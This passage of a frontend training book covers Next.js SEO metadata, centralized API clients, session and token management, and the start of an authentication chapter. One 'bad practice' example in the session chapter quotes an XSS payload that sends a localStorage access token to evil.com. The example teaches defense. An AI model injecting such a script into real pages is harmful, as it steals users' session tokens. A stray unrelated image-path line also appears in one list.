  title: {
    default: 'YourSite',
    template: '%s | YourSite',
  },
  description: 'Default site description',
  openGraph: {
    siteName: 'YourSite',
    type: 'website',
    images: ['/default-og-image.jpg'],
  },
  twitter: {
    card: 'summary_large_image',
    creator: '@yoursite',
  },
  robots: { index: true, follow: true },
};

export default function RootLayout({ children }) {
  return (
    <html lang="en">
      <body>{children}</body>
    </html>
  );
}
```

```
// ===== app/products/[id]/page.js =====
// Per-route metadata is computed asynchronously from the same data
// the page itself uses – Next dedupes the fetch.

export async function generateMetadata({ params }) {
  const product = await fetchProduct(params.id);
  const url = `/products/${product.id}`;

  return {
    title: `${product.name} - ${product.price}`,
    description: product.description.slice(0, 155),
    alternates: { canonical: url },
    openGraph: {
      type: 'product',
      url,
      title: product.name,
      description: product.description.slice(0, 155),
      images: [product.image],
    },
    twitter: {
      card: 'summary_large_image',
      title: product.name,
      images: [product.image],
    },
  };
}

export default async function ProductPage({ params }) {
  const product = await fetchProduct(params.id);

  return (
    <div>
      <h1>{product.name}</h1>
      <p>${product.price}</p>
      <img src={product.image} alt={product.name} />
    </div>
  );
}
```

Common mistakes

1. Not Using Unique Titles/Descriptions Per Page

Mistake: Same meta tags across all pages.

```
// ❌ BAD: Static SEO on every page
<Head>
  <title>YourSite - Best Products</title>
  <meta name="description" content="Shop our products" />
</Head>
// Google sees duplicate titles/descriptions, hurts rankings
```

```
// ✅ GOOD: Dynamic per-page SEO
<SEO>
  title={` ${product.name} - ${product.price} | YourSite`}
  description={product.description.substring(0, 155)}
```

```
// >
// Each page has unique, relevant metadata
```

Why it matters: Duplicate titles confuse search engines about page topics. Unique, descriptive titles improve click-through rates by 20-30%.

2. Client-Side Only Rendering for Content

Mistake: Rendering content only via JavaScript.

```
// ✗ BAD: CSR without SSR
export default function BlogPost() {
  const [post, setPost] = useState(null);

  useEffect(() => {
    fetch(`/api/posts/${slug}`).then(r => r.json()).then(setPost);
  }, []);

  return <div>{post?.title}</div>;
}
// Crawlers see empty page, no content indexed
```

```
// ✓ GOOD: SSR/SSG for indexable content (App Router)
export default async function BlogPost({ params }) {
  const post = await fetchPost(params.slug);
  return <h1>{post.title}</h1>;
}
// Crawlers receive fully-rendered HTML
```

Why it matters: Google can execute JavaScript, but SSR/SSG (see [ssr.md](#), [ssg.md](#)) guarantees immediate indexing and proper social previews.

3. Missing Alt Text on Images

Mistake: Images without descriptive alt attributes.

```
// ✗ BAD: No alt text

// Screen readers can't describe image
// Image search doesn't index
```

```
// ✓ GOOD: Descriptive alt text

// Accessible + indexed in image search
```

Why it matters: Alt text improves accessibility (WCAG requirement) and drives image search traffic (10-15% of total traffic for e-commerce).

Best practices

Key principles

1. **Metadata Is Per Route, Not Per Site:** Every indexable URL needs its own title (50–60 chars), description (150–160 chars), canonical, and OG image. Duplicated sitewide tags tell the search engine your pages are interchangeable.
2. **HTML on the First Response Wins:** Crawlers execute JS, but on a deferred budget, and social-preview scrapers (Slack, LinkedIn, Discord) generally do not execute it at all. SSR or SSG is what makes metadata reliable — see the `server-ssr` and `server-ssg` skills.
3. **Declare One Canonical URL:** `/products`, `/products/`, `/products?ref=x` and a localised twin are four URLs for one page. `<link rel="canonical">` plus 301s consolidates their signals; self-referential canonicals are the safe default.
4. **Structured Data Buys Presentation, Not Ranking:** JSON-LD makes a result eligible for stars, prices, breadcrumbs, and FAQ accordions — a CTR lever, distinct from position.

DO

- Give each route a unique title, description, and canonical URL
- Set `og:title / og:description / og:image` (absolute URLs) as the baseline, plus `twitter:card` for layout
- Emit JSON-LD matching what is actually visible on the page, and validate with the Rich Results Test
- Ship an XML sitemap with `lastmod` and reference it from `robots.txt`
- Use one `<h1>` and a non-skipping heading hierarchy; write descriptive `alt` text
- Make hreflang clusters bidirectional and include `x-default`

DON'T


- Rely on client-side `document.title` mutation as your only metadata strategy
- Mark up content the user cannot see (Google treats it as spam)
- Block CSS/JS in `robots.txt` — the renderer needs them to see your layout
- Use `robots.txt` to hide a page from the index (use `noindex`; a disallowed URL can still rank)
- Let a hero image lazy-load or ship images without dimensions (LCP and CLS regressions)
- Ship desktop-only content behind mobile “read more” toggles — indexing is mobile-first

Quality gates

Before you call it done:

- | | |
|---|---|
| ☐ Every indexable route has a unique title, description, and canonical URL | ☐ Sitemap generated with <code>lastmod</code> and referenced from <code>robots.txt</code> |
| ☐ Open Graph + Twitter tags present with absolute image URLs | ☐ One <code><h1></code> , non-skipping headings, descriptive <code>alt</code> on meaningful images |
| ☐ JSON-LD validates and matches visible content | ☐ LCP < 2.5s, INP < 200ms, CLS < 0.1 on mobile field data |

Practise this term, with all four framework versions and a quiz: elegantfrontend.training/server/seo.html



API Services

THE SERVER SIDE · CHAPTER 29

AT A GLANCE

- Bridge between frontend and backend for data flow
- Centralizes server communication with consistent patterns
- Handles authentication, error handling, and caching

Key insight. API services are the bridge between your frontend and backend—your application’s nervous system coordinating all data flow with consistency, error handling, and authentication built-in. Centralizing API logic into a structured client layer eliminates scattered fetch calls and creates a single source of truth for server communication. The result scales cleanly from simple CRUD operations to complex multi-service architectures.

What it is

API services transform chaotic, duplicated data fetching into an organized, maintainable architecture. Instead of scattering `fetch()` calls throughout your codebase with inconsistent error handling and duplicated authentication logic, a well-designed API layer centralizes all server communication into reusable service modules with consistent patterns for requests, responses, errors, caching, and retry logic.

The fundamental problem: in applications without structured API services, every component making network requests reinvents the wheel—manually adding authorization headers, handling loading states, parsing errors differently, implementing retry logic inconsistently. This leads to maintenance nightmares

where changing an API endpoint or authentication method requires hunting through dozens of files. When the API returns a 401 error, some components redirect to login, others show an alert, others silently fail—creating confusing user experiences.

A proper API architecture solves this through three layers: (1) **Base HTTP Client** configured with common settings (base URL, timeout, headers, authentication, interceptors), (2) **Service Layer** providing typed, domain-specific methods (`UserService.getUser()`, `ProductService.searchProducts()`) abstracting HTTP details, (3) **Integration Layer** connecting services to state management (Redux thunks, React Query, Vuex actions) handling loading/error states and caching.

Modern implementations use axios or fetch wrappers with **request interceptors** (automatically inject auth tokens, add request IDs, log requests, transform payloads) and **response interceptors** (handle 401 with token refresh, transform API formats to app formats, normalize error structures, implement exponential backoff retry). This middleware pattern ensures every request gets authenticated, logged, and error-handled consistently without manual code in each API call.

TypeScript integration elevates API services from simple wrappers to typed contracts. By defining interfaces for request/response data (interface `User`, interface `CreateUserRequest`), you get compile-time validation, autocomplete in IDEs, self-documenting code, and confidence that components consume correct data shapes. Generated types from OpenAPI/Swagger specs keep frontend and backend in sync automatically.

Performance optimization with API services includes: (1) **Request deduplication** preventing parallel identical requests (React Query, SWR), (2) **Response caching** storing frequently accessed data (cache-control headers, client-side LRU cache), (3) **Optimistic updates** showing UI changes before server confirms (instant perceived responsiveness), (4) **Batch operations** combining multiple requests into one (GraphQL, custom batch endpoints), (5) **Retry strategies** with exponential backoff for failed requests, (6) **Request cancellation** aborting outdated requests (`AbortController`) when user navigates away.

Testing API services becomes straightforward with centralized logic. Mock the base HTTP client once, and all service methods inherit mocked behavior. Use tools like MSW (Mock Service Worker) intercepting network requests at the network level for realistic integration tests, or simple `jest.mock()` for unit tests. Services return predictable promises making async testing with `async/await` or `waitFor` simple and reliable.

In code

Example: Axios Client with Interceptors

Full working API client demonstrating request/response interceptors and service layer:

```
// ===== apiClient.js =====
import axios from 'axios';

const apiClient = axios.create({
  baseURL: 'https://api.example.com',
  timeout: 10000,
```

```

    headers: { 'Content-Type': 'application/json' }
  });

// REQUEST INTERCEPTOR
apiClient.interceptors.request.use(
  (config) => {
    const token = localStorage.getItem('authToken');
    if (token) {
      config.headers.Authorization = `Bearer ${token}`;
    }
    console.log(`[Request] ${config.method.toUpperCase()} ${config.url}`);
    return config;
  },
  (error) => Promise.reject(error)
);

// RESPONSE INTERCEPTOR
apiClient.interceptors.response.use(
  (response) => response,
  (error) => {
    if (error.response?.status === 401) {
      localStorage.removeItem('authToken');
      window.location.href = '/login';
    }
    return Promise.reject(error);
  }
);

export default apiClient;

// ===== UserService.js =====
import apiClient from './apiClient';

const UserService = {
  getUser(userId) {
    return apiClient.get(`/users/${userId}`);
  },

  getUsers(page = 1, limit = 10) {
    return apiClient.get('/users', { params: { page, limit } });
  },

  createUser(userData) {
    return apiClient.post('/users', userData);
  },

  updateUser(userId, userData) {
    return apiClient.put(`/users/${userId}`, userData);
  },

  deleteUser(userId) {
    return apiClient.delete(`/users/${userId}`);
  }
};

export default UserService;

// ===== Usage in Component =====
import { useState, useEffect } from 'react';
import UserService from './services/UserService';

```

```
function UserProfile({ userId }) {
  const [user, setUser] = useState(null);
  const [loading, setLoading] = useState(true);
  const [error, setError] = useState(null);

  useEffect(() => {
    UserService.getUser(userId)
      .then(response => {
        setUser(response.data);
        setLoading(false);
      })
      .catch(err => {
        setError(err.message);
        setLoading(false);
      });
  }, [userId]);

  if (loading) return <div>Loading...</div>;
  if (error) return <div>Error: {error}</div>;

  return (
    <div>
      <h1>{user.name}</h1>
      <p>{user.email}</p>
    </div>
  );
}
```

Common mistakes

1. Making API Calls Directly in Components

Mistake: Scattering fetch calls without abstraction.

```
// ❌ BAD
function UserProfile({ userId }) {
  const [user, setUser] = useState(null);

  useEffect(() => {
    fetch(`https://api.example.com/users/${userId}`, {
      headers: { 'Authorization': `Bearer ${token}` }
    })
      .then(res => res.json())
      .then(setUser);
  }, [userId]);
}
```

```
// ✅ GOOD
function UserProfile({ userId }) {
  const { data: user, isLoading } = useUser(userId);
  if (isLoading) return <div>Loading...</div>;
  return <div>{user.name}</div>;
}
```

Why it matters: Centralized services ensure consistent auth, error handling, and make testing trivial.

2. Ignoring Error Handling

Mistake: Not handling network/server errors.

```
// ❌ BAD
const user = await UserService.getUser(1);
setUser(user); // Crashes if API fails
```

```
// ✅ GOOD
try {
  const user = await UserService.getUser(1);
  setUser(user);
} catch (error) {
  setError(error.message);
  console.error('Failed to fetch user:', error);
}
```

Why it matters: APIs fail. Handle errors gracefully to prevent crashes and inform users.

3. No Type Safety

Mistake: Using untyped responses.

```
// ❌ BAD
const user = await apiClient.get('/users/1');
console.log(user.name); // Typo not caught
```

```
// ✅ GOOD
const user = await apiClient.get<User>('/users/1');
console.log(user.name); // Autocomplete works
```

Why it matters: Types catch errors at compile time and provide documentation.

Best practices

Key principles

1. **Centralized HTTP Client:** Configure base URL, timeout, headers, interceptors once. All service methods inherit this configuration.
2. **Service Layer Pattern:** Create domain-specific services (UserService, ProductService) that abstract HTTP details into typed, callable methods.
3. **Interceptors for Cross-Cutting Concerns:** Request interceptors add auth headers; response interceptors handle 401 refresh, error normalization.

DO

- Create base axios/fetch client with interceptors
- Organize services by domain (UserService, ProductService)
- Type all request/response interfaces
- Handle token refresh in response interceptor
- Implement consistent error structure
- Cancel outdated requests (AbortController)

DON'T

- Scatter raw fetch() calls throughout components
- Handle auth headers in every request manually
- Ignore error handling (show user-friendly messages)
- Store tokens in easily-accessible localStorage (use httpOnly cookies)
- Forget request cancellation on component unmount

Quality gates

Before you call it done:

- | | |
|--|--|
| ☐ Centralized HTTP client with interceptors | ☐ Auth token refresh handled |
| ☐ Services organized by domain | ☐ Request/response typed |
| ☐ Error handling consistent | ☐ Cancellation for unmounted components |

Practise this term, with all four framework versions and a quiz: elegantfrontend.training/server/api.html



Session

THE SERVER SIDE · CHAPTER 30

Key insight. Session management balances *stateless* authentication (JWTs for API authorization) with *stateful* user experience (preferences, cart, form drafts surviving reloads). The trick is layered storage: HTTP-only cookies for security-critical auth tokens, `localStorage` for persistent preferences, `sessionStorage` for tab-specific state, and a server session for anything truly sensitive. On top of that you need token rotation, silent refresh, and cross-tab sync so the user never sees a re-login prompt or loses data.

What it is

Session management addresses the fundamental challenge of maintaining user state in stateless HTTP environments. Web applications need to remember three things across requests, reloads, and browser restarts:

- **Who you are** (authentication).
- **What you're doing** (application state — cart, form drafts, navigation).
- **Your preferences** (personalization — theme, language, notifications).

All three must be balanced against security (token theft, XSS, CSRF), performance (minimising server roundtrips) and user experience (no unexpected logouts, no lost data, consistent state across tabs). Traditional server-rendered apps store everything server-side with session cookies, but modern SPAs distribute state across client storage (`localStorage`, `sessionStorage`, cookies) and server sessions, requiring careful orchestration.

The three-layer session architecture separates concerns:

1. **Application Session** — client-side state for UI preferences, shopping cart, form drafts, and navigation history. Lives in `localStorage` / `sessionStorage` / `IndexedDB`, survives page reloads, may persist across browser sessions.
2. **Authentication Session** — your auth provider (Auth0, Okta, your own server) tracking the logged-in user. Refresh tokens sit in HTTP-only cookies, access tokens stay short-lived (~15 min) in memory, refresh tokens last 30 days and rotate on use. Silent authentication via a hidden iframe refreshes tokens before they expire.
3. **Identity Provider Session** — Google / Facebook / Microsoft SSO remembering the user's login. Enables single sign-on across many apps, controlled by the IdP rather than your code, and logging out requires hitting the IdP's logout endpoint.

These layers interact — IdP session enables Auth session creation, Auth session gates Application session access — but expire independently, causing logout confusion (“I was just logged into Gmail, why did your app log me out?”).

Token-based authentication using JWTs replaces session IDs: **Access Tokens** (short-lived 15-60min, included in Authorization header for API requests, contains user claims encoded in JWT payload, stateless server validation via signature checking no database lookup, expires quickly limiting damage if stolen), **Refresh Tokens** (long-lived 30-90 days, stored in HTTP-only cookies preventing JavaScript access, used exclusively to obtain new access tokens via `/oauth/token` endpoint, rotates on each use invalidating old token, server tracks in database enabling revocation). Access tokens stay in memory (JavaScript variable, React state) never `localStorage` avoiding XSS theft—if attacker injects script they can't read HTTP-only refresh token cookie. Silent authentication refreshes access tokens before expiration using hidden iframe calling `/authorize` with `prompt=none` parameter, seamlessly maintaining session without user interruption.

Storage strategies balance security, persistence, and scope:

- **Cookies** — HTTP-only / Secure / SameSite cookies for refresh tokens. ~4KB limit, sent automatically with same-origin requests, vulnerable to CSRF (so pair with CSRF tokens), scoped to domain/path, shared across tabs, survive browser restart if persistent.
- **localStorage** — 5-10MB, persists across restarts, shared by all tabs of the same origin, observable via the `storage` event. **Vulnerable to XSS — never put tokens here.** Ideal for user preferences (theme, language), cart data, draft content.
- **sessionStorage** — 5-10MB, scoped to a single tab, cleared on tab close, isolated between tabs. Ideal for wizard progress, temporary filters, and other tab-specific state.
- **IndexedDB** — 50MB+, async key-value store with indexes and transactions. Ideal for offline data caching and large structured datasets.

The XSS rule is the load-bearing one: an injected `<script>` can read everything in `localStorage`, but it cannot read an HTTP-only cookie.

Cross-tab synchronization keeps multiple windows consistent: BroadcastChannel API sends messages to all tabs (logout in one tab logs out all tabs, cart update reflects everywhere, permission changes propagate), `localStorage` storage event fires when other tabs modify `localStorage` (listen for token changes indicating logout/login), SharedWorker maintains single background process coordinating tabs

(centralized token refresh avoiding race conditions, single WebSocket connection shared across tabs), ServiceWorker intercepts all fetch requests applying consistent authentication (inject access token into API requests, refresh token if expired, logout all tabs on 401). Without synchronization, user logs out in Tab A but Tab B remains “logged in” with expired token causing confusing 401 errors.

Token rotation prevents replay attacks: each refresh token use returns new access token + new refresh token invalidating old refresh token (refresh token A → access token B + refresh token C, using refresh token A again fails), server tracks refresh token family (issued_token → used_by_token → used_by_token forming chain), detects reuse (old refresh token used indicates potential theft), revokes entire family (logout all sessions for that user across all devices), rotating refresh tokens limits damage window (stolen token only valid until next rotation ~15min). Implementation requires database storage tracking (token_id, user_id, family_id, created_at, expires_at, revoked_at), refresh endpoint validates token family, atomic token rotation preventing race conditions.

Silent authentication maintains sessions transparently: access token expires in 15min, application checks expiration before API calls, triggers refresh 5min before expiry, creates hidden iframe calling `/authorize` with `prompt=none` (skips login UI if Auth session valid), receives new tokens via `postMessage`, updates access token in memory, continues API request seamlessly. User never sees login prompt as long as Auth session (refresh token) valid. Fallback to full login if Auth session expired (refresh token invalid), redirect to `/login` with `return_url` preserving navigation intent, after login redirect back to original page, restore application state from `sessionStorage`.

Session timeout strategies balance security vs UX: **Absolute timeout** (30-day maximum regardless of activity, refresh token expires forcing re-login, prevents indefinite sessions), **Sliding timeout** (extends session on activity, “remember me” checkbox enables longer absolute timeout 90 days vs 30 days, last_activity timestamp updates on API calls, logout if inactive >30min), **Hybrid approach** (sliding timeout up to absolute maximum, activity extends up to 2 hours, absolute maximum 30 days, balances convenience and security). Implement activity tracking (mouse/keyboard listeners update last_activity localStorage, before API call check `Date.now() - last_activity > 30min`, if inactive too long logout locally, server validates timestamp preventing client manipulation).

Cross-domain session management for multi-domain SPAs (app.example.com, shop.example.com, blog.example.com sharing authentication): **Push approach** (main domain maintains WebSocket connection to auth server, other domains embed iframe from main domain, iframe `postMessage` sends tokens to parent window, all domains stay synchronized), **Poll approach** (each domain polls auth server every 5min checking session validity, `/session/status` endpoint returns logged-in state, creates new session if IdP session valid, race condition window between domains), **Subdomain cookie sharing** (set refresh token cookie with `domain=.example.com`, accessible across all subdomains, requires all subdomains on same root domain, doesn’t work for completely different domains app.com and shop.net). Third-party cookie deprecation (Safari ITP, Chrome Privacy Sandbox) breaks iframe approach—fallback to server-side session tracking with client polling.

In code

Example: Token-Based Authentication with Refresh

Simple JWT authentication with automatic token refresh:

```
// ===== auth.js =====
// Authentication service managing tokens

class AuthService {
  constructor() {
    this.accessToken = null;
    this.refreshTokenTimeout = null;
  }

  // Login with credentials
  async login(email, password) {
    const response = await fetch('/api/auth/login', {
      method: 'POST',
      headers: { 'Content-Type': 'application/json' },
      credentials: 'include', // Send cookies
      body: JSON.stringify({ email, password })
    });

    if (!response.ok) {
      throw new Error('Login failed');
    }

    const { accessToken, expiresIn } = await response.json();

    // Store access token in memory (NOT localStorage)
    this.accessToken = accessToken;

    // Refresh token stored in HTTP-only cookie (set by server)
    // Schedule refresh before expiration
    this.scheduleTokenRefresh(expiresIn);

    return accessToken;
  }

  // Refresh access token using refresh token cookie
  async refreshAccessToken() {
    try {
      const response = await fetch('/api/auth/refresh', {
        method: 'POST',
        credentials: 'include' // Send refresh token cookie
      });

      if (!response.ok) {
        throw new Error('Refresh failed');
      }

      const { accessToken, expiresIn } = await response.json();
      this.accessToken = accessToken;
      this.scheduleTokenRefresh(expiresIn);

      return accessToken;
    } catch (error) {
      // Refresh failed - logout user
    }
  }
}
```

```

        this.logout();
        throw error;
    }
}

// Schedule token refresh 5 minutes before expiration
scheduleTokenRefresh(expiresIn) {
    // Clear existing timeout
    if (this.refreshTokenTimeout) {
        clearTimeout(this.refreshTokenTimeout);
    }

    // Refresh 5 minutes (300s) before expiration
    const refreshTime = (expiresIn - 300) * 1000;

    this.refreshTokenTimeout = setTimeout(() => {
        this.refreshAccessToken();
    }, refreshTime);
}

// Logout (clear tokens)
async logout() {
    // Clear access token from memory
    this.accessToken = null;

    // Clear refresh timeout
    if (this.refreshTokenTimeout) {
        clearTimeout(this.refreshTokenTimeout);
    }

    // Call logout endpoint to clear refresh token cookie
    await fetch('/api/auth/logout', {
        method: 'POST',
        credentials: 'include'
    });
}

// Get current access token (refresh if needed)
async getAccessToken() {
    if (!this.accessToken) {
        // No token - try to refresh from cookie
        try {
            await this.refreshAccessToken();
        } catch {
            return null;
        }
    }

    return this.accessToken;
}

// Check if user is authenticated
isAuthenticated() {
    return this.accessToken !== null;
}
}

export const authService = new AuthService();

// ===== api.js =====
// API client with automatic token injection

```

```

async function apiCall(url, options = {}) {
  // Get access token
  const token = await authService.getAccessToken();

  if (!token) {
    throw new Error('Not authenticated');
  }

  // Inject Authorization header
  const headers = {
    ...options.headers,
    'Authorization': `Bearer ${token}`
  };

  const response = await fetch(url, {
    ...options,
    headers
  });

  // Handle 401 Unauthorized - token expired
  if (response.status === 401) {
    try {
      // Try to refresh token
      await authService.refreshAccessToken();

      // Retry request with new token
      const newToken = await authService.getAccessToken();
      headers.Authorization = `Bearer ${newToken}`;

      return fetch(url, { ...options, headers });
    } catch {
      // Refresh failed - logout
      authService.logout();
      window.location.href = '/login';
    }
  }

  return response;
}

// ===== Server (Node.js/Express) =====
const express = require('express');
const jwt = require('jsonwebtoken');
const cookieParser = require('cookie-parser');

const app = express();
app.use(cookieParser());
app.use(express.json());

const ACCESS_TOKEN_SECRET = 'your-access-token-secret';
const REFRESH_TOKEN_SECRET = 'your-refresh-token-secret';

// In-memory refresh token store (use Redis in production)
const refreshTokens = new Set();

// Login endpoint
app.post('/api/auth/login', (req, res) => {
  const { email, password } = req.body;

  // Validate credentials (simplified)

```

```

if (email === 'user@example.com' && password === 'password') {
  const user = { id: 1, email };

  // Generate access token (15 minutes)
  const accessToken = jwt.sign(user, ACCESS_TOKEN_SECRET, {
    expiresIn: '15m'
  });

  // Generate refresh token (30 days)
  const refreshToken = jwt.sign(user, REFRESH_TOKEN_SECRET, {
    expiresIn: '30d'
  });

  // Store refresh token
  refreshTokens.add(refreshToken);

  // Set refresh token as HTTP-only cookie
  res.cookie('refreshToken', refreshToken, {
    httpOnly: true, // Prevents JavaScript access (XSS protection)
    secure: true, // HTTPS only
    sameSite: 'strict', // CSRF protection
    maxAge: 30 * 24 * 60 * 60 * 1000 // 30 days
  });

  // Send access token in response
  res.json({
    accessToken,
    expiresIn: 900 // 15 minutes in seconds
  });
} else {
  res.status(401).json({ error: 'Invalid credentials' });
}
});

// Refresh endpoint
app.post('/api/auth/refresh', (req, res) => {
  const refreshToken = req.cookies.refreshToken;

  if (!refreshToken || !refreshTokens.has(refreshToken)) {
    return res.status(401).json({ error: 'Invalid refresh token' });
  }

  jwt.verify(refreshToken, REFRESH_TOKEN_SECRET, (err, user) => {
    if (err) {
      return res.status(403).json({ error: 'Token expired' });
    }

    // Generate new access token
    const accessToken = jwt.sign(
      { id: user.id, email: user.email },
      ACCESS_TOKEN_SECRET,
      { expiresIn: '15m' }
    );

    res.json({
      accessToken,
      expiresIn: 900
    });
  });
});

// Logout endpoint

```

```
app.post('/api/auth/logout', (req, res) => {
  const refreshToken = req.cookies.refreshToken;

  // Remove refresh token from store
  refreshTokens.delete(refreshToken);

  // Clear cookie
  res.clearCookie('refreshToken');
  res.json({ message: 'Logged out' });
});
```

Common mistakes

1. Storing Tokens in localStorage

Mistake: Saving access/refresh tokens in localStorage exposes them to XSS attacks.

```
// ❌ BAD: Token in localStorage vulnerable to XSS
localStorage.setItem('accessToken', token);
localStorage.setItem('refreshToken', refreshToken);

// Attacker injects: <script>
//   fetch('https://evil.com/steal?token=' + localStorage.getItem('accessToken'))
// </script>
```

```
// ✅ GOOD: Tokens in memory + HTTP-only cookies
class AuthService {
  constructor() {
    this.accessToken = null; // Memory only
    // Refresh token in HTTP-only cookie (set by server)
  }

  async login(email, password) {
    const response = await fetch('/api/auth/login', {
      method: 'POST',
      credentials: 'include', // Send/receive cookies
      body: JSON.stringify({ email, password })
    });

    const { accessToken } = await response.json();
    this.accessToken = accessToken; // Memory only

    // Server sets:
    // res.cookie('refreshToken', token, { httpOnly: true, secure: true })
  }
}
```

Why it matters: XSS attacks can read localStorage but not HTTP-only cookies. Access token in memory cleared on page refresh (refresh from cookie).

2. Not Handling Token Refresh Race Conditions

Mistake: Multiple simultaneous API calls trigger multiple refresh requests.


```
// ❌ BAD: Race condition - multiple refresh calls
async function apiCall(url) {
  const token = await getAccessToken();

  const response = await fetch(url, {
    headers: { Authorization: `Bearer ${token}` }
  });

  if (response.status === 401) {
    await refreshAccessToken(); // Multiple calls trigger multiple refreshes!
    return apiCall(url); // Retry
  }

  return response;
}

// If 5 API calls happen simultaneously, all get 401, all trigger refresh
```

```
// ✅ GOOD: Single refresh with promise caching
class AuthService {
  constructor() {
    this.accessToken = null;
    this.refreshPromise = null; // Cache refresh promise
  }

  async refreshAccessToken() {
    // Return existing refresh promise if already refreshing
    if (this.refreshPromise) {
      return this.refreshPromise;
    }

    this.refreshPromise = fetch('/api/auth/refresh', {
      method: 'POST',
      credentials: 'include'
    })
      .then(r => r.json())
      .then(data => {
        this.accessToken = data.accessToken;
        this.refreshPromise = null; // Clear promise
        return data.accessToken;
      })
      .catch(error => {
        this.refreshPromise = null;
        throw error;
      });

    return this.refreshPromise;
  }
}

// Now multiple simultaneous 401s share single refresh request
```

Why it matters: Multiple refresh requests can cause token rotation issues and server rate limiting.

3. Not Synchronizing Logout Across Tabs

Mistake: User logs out in one tab but remains logged in on others.

```
// ❌ BAD: Logout only affects current tab
async function logout() {
  authService.accessToken = null;
  await fetch('/api/auth/logout', { credentials: 'include' });
  window.location.href = '/login';
}

// Other tabs still have accessToken in memory, causing confusing 401 errors
```

```
// ✅ GOOD: Broadcast logout to all tabs
class SessionSync {
  constructor() {
    this.channel = new BroadcastChannel('auth-channel');
    this.setupListeners();
  }

  setupListeners() {
    this.channel.addEventListener('message', (event) => {
      if (event.data.type === 'LOGOUT') {
        // Another tab logged out - logout this tab too
        authService.accessToken = null;
        window.location.href = '/login';
      }
    });

    // Fallback for browsers without BroadcastChannel
    window.addEventListener('storage', (event) => {
      if (event.key === 'logout-event') {
        authService.accessToken = null;
        window.location.href = '/login';
      }
    });
  }

  broadcastLogout() {
    // Broadcast to other tabs
    this.channel.postMessage({ type: 'LOGOUT' });

    // localStorage fallback (triggers storage event in other tabs)
    localStorage.setItem('logout-event', Date.now().toString());
    localStorage.removeItem('logout-event');
  }
}

async function logout() {
  sessionSync.broadcastLogout(); // Notify all tabs
  authService.accessToken = null;
  await fetch('/api/auth/logout', { credentials: 'include' });
  window.location.href = '/login';
}
```

Why it matters: Inconsistent authentication state across tabs confuses users and causes unexpected 401 errors.

4. Logging Out Only Client-Side

Mistake: Clearing the in-memory token (and maybe redirecting) without telling the server to revoke the refresh token.

```
// BAD: client-side-only logout
function logout() {
  authService.accessToken = null;
  // Refresh token cookie still valid on the server!
  // Anyone replaying it (stolen laptop, shared computer, leaked log)
  // can mint fresh access tokens until it naturally expires.
  window.location.href = '/login';
}
```

```
// GOOD: revoke server-side, then clear locally
async function logout() {
  try {
    // Server deletes the refresh token from its store and clears the cookie.
    await fetch('/api/auth/logout', {
      method: 'POST',
      credentials: 'include'
    });
  } finally {
    // Always clear client state, even if the server call fails,
    // so the UI doesn't get stuck in a half-logged-in state.
    authService.accessToken = null;
    sessionSync.broadcastLogout();
    window.location.href = '/login';
  }
}

// Server side (Express): actually invalidate the token.
app.post('/api/auth/logout', (req, res) => {
  const refreshToken = req.cookies.refreshToken;
  refreshTokens.delete(refreshToken); // remove from store / DB
  res.clearCookie('refreshToken');
  res.json({ ok: true });
});
```

Why it matters: A logout that only forgets the access token in the current tab leaves the long-lived refresh token alive. Anyone with access to the cookie (shared machine, browser sync to another device, exfiltrated session) can keep minting access tokens until rotation or absolute expiry. Real logout means the server stops accepting that refresh token immediately.

Best practices

Key principles

1. **Server-Side Truth for Anything Revocable:** An opaque session id backed by a server store (Redis/Postgres) can be invalidated instantly. A self-contained JWT cannot — it is valid until it expires. If “log this user out everywhere, now” is a requirement, you need server-side state.
2. **Secrets Belong in `httpOnly` Cookies:** An injected script can read every byte of `localStorage`; it cannot read an `httpOnly` cookie. Session ids and refresh tokens go in cookies; short-lived access tokens go in memory; only non-sensitive UI state goes in web storage.

3. **Rotate on Privilege Change:** Issue a brand-new session identifier at login (and at step-up auth). Reusing a pre-login identifier is session fixation — an attacker who planted the id inherits the authenticated session.
4. **Two Clocks, Not One:** A sliding/idle timeout limits exposure on unattended machines; an absolute timeout caps the lifetime of even a busy session. Real systems run both.
5. **Logout Is a Server Operation:** Clearing client state is cosmetic. Real logout deletes the session record (or revokes the refresh-token family) and clears the cookie.

DO

- Set `httpOnly`, `Secure`, `SameSite=Lax|Strict`, a narrow `Path`, and an explicit `Max-Age` on session cookies
- Store session state server-side (Redis/DB) when you need revocation, or rotate refresh tokens if you don't
- Regenerate the session id on login, and on any privilege elevation
- Combine an idle timeout (e.g. 30 min) with an absolute cap (e.g. 12 h / 30 days)
- Pair `SameSite=Lax` cookies with a CSRF token on state-changing requests
- Broadcast login/logout to other tabs (`BroadcastChannel`, `storage` event fallback)

DON'T

- Put access or refresh tokens in `localStorage`
- Accept a session id supplied by the client as-is after login
- Let logout stop at `accessToken = null` — revoke it on the server
- Fire one refresh request per in-flight 401 (dedupe with a cached promise)
- Trust a client-reported “last activity” timestamp for timeout enforcement
- Encode secrets or PII into a JWT payload — it is signed, not encrypted

Quality gates

Before you call it done:

- | | |
|---|--|
| <ul style="list-style-type: none"> ☐ Session cookies set <code>httpOnly</code>, <code>Secure</code>, <code>SameSite</code>, and an explicit expiry ☐ No token or session secret is written to <code>localStorage</code> / <code>sessionStorage</code> ☐ Session identifier is regenerated on login and privilege change | <ul style="list-style-type: none"> ☐ Both idle and absolute timeouts are enforced server-side ☐ Logout revokes the session/refresh-token server-side and clears the cookie ☐ Concurrent 401s share a single refresh, and logout propagates across tabs |
|---|--|

Practise this term, with all four framework versions and a quiz: elegantfrontend.training/server/session.html



Auth

THE SERVER SIDE · CHAPTER 31

AT A GLANCE

- Verifies user identity before granting access
- Token-based systems (JWT) for SPAs
- Balances security between XSS and CSRF protection

Key insight. Authentication in SPAs uses token-based systems (JWT) stored in memory or httpOnly cookies, where login returns an access token (short-lived, 15 min) and refresh token (long-lived, 7 days). The access token, included in the Authorization header (`Bearer eyJ...`), proves identity for API requests; the refresh token exchanges for a new access token when the access token expires; and logout clears all tokens, preventing further API access.

The critical security trade-off: localStorage is vulnerable to XSS attacks (JavaScript can steal tokens), httpOnly cookies prevent XSS but require CSRF protection, and memory storage (React state) is most secure but lost on page refresh unless combined with refresh token flow.

What it is

Authentication is the process of **verifying user identity** before granting access to protected resources. In modern Single Page Applications, this involves maintaining user session state across multiple API calls without requiring re-login on every request.

Traditional Session-based Auth (Server-side Sessions):

